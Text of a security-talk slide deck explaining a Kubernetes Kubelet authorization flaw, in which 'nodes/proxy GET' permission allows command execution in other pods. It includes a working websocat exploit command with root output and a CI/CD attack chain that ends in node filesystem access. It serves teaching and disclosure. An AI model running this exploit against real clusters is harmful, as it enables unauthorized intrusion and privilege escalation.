
Unexpected Behavior

1. Attacker pod → GET /exec (WebSocket upgrade) → Kubelet
2. Kubelet maps GET → RBAC verb GET
3. Checks: `nodes/proxy GET` → Allowed
4. Kubelet → executes command in target pod

```
/ # websocat --insecure \  
> --header "Authorization: Bearer $TOKEN" \  
> --protocol v4.channel.k8s.io \  
> "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=id"
```


```
uid=0(root) gid=0(root) groups=0(root)  
{"metadata": {}, "status": "Success"}
```

Node-1: Ubuntu 24.04



This is the vulnerability

The Kubelet's authorization logic maps the WebSocket's HTTP GET request sent during the handshake to the RBAC GET verb.





Simple Demo


Follow Along!

<https://labs.iximiuz.com/tutorials/nodes-proxy-rce-c9e436a9>

Node-1: Ubuntu 24.04

1. Attacker has access to service account with `nodes/proxy GET` permissions
2. Gather information about other pods
3. Exploit `nodes/proxy GET` to run commands in discovered pods
4. Kubelet proxies request to targetpod





Questions so far?



A Realistic Demo

Consider The Following

1. Developers push code to GitLab to trigger CI/CD pipelines
2. Each CI job runs in its own Kubernetes pod
3. Jobs need to build, test, and deploy applications
4. Runners need RBAC permissions to create and manage job pods
5. Monitoring tools like Prometheus observe the cluster

How do you architect this?



1. User pushes code to Gitlab repository

2. Gitlab Runner kicks off

3. Runner downloads and executes payload


4. Discovers `Pods/Create` permission*

5. Launches new pod with hostpath mount*

6. Discovers Prometheus service account with `nodes/proxy GET`

7. Exploit `nodes/proxy` to run commands in other pods

8. Mount node-02 filesystem into pod



*There are other more obvious attack paths here we will ignore for the demo



Have a question?

Please feel free to reach out. I'm always happy to talk about Kubernetes and Offensive Security

Twitter

@grahamhelton3
@LowOrbitSec

Email

Blog@GrahamHelton.com
Graham@LowOrbitSecurity.com

Website

GrahamHelton.com
LowOrbitSecurity.com

LinkedIn

Linkedin.com/in/grahamhelton
Linkedin.com/in/LowOrbitSecurity



Thank You!

Website
LowOrbitSecurity.com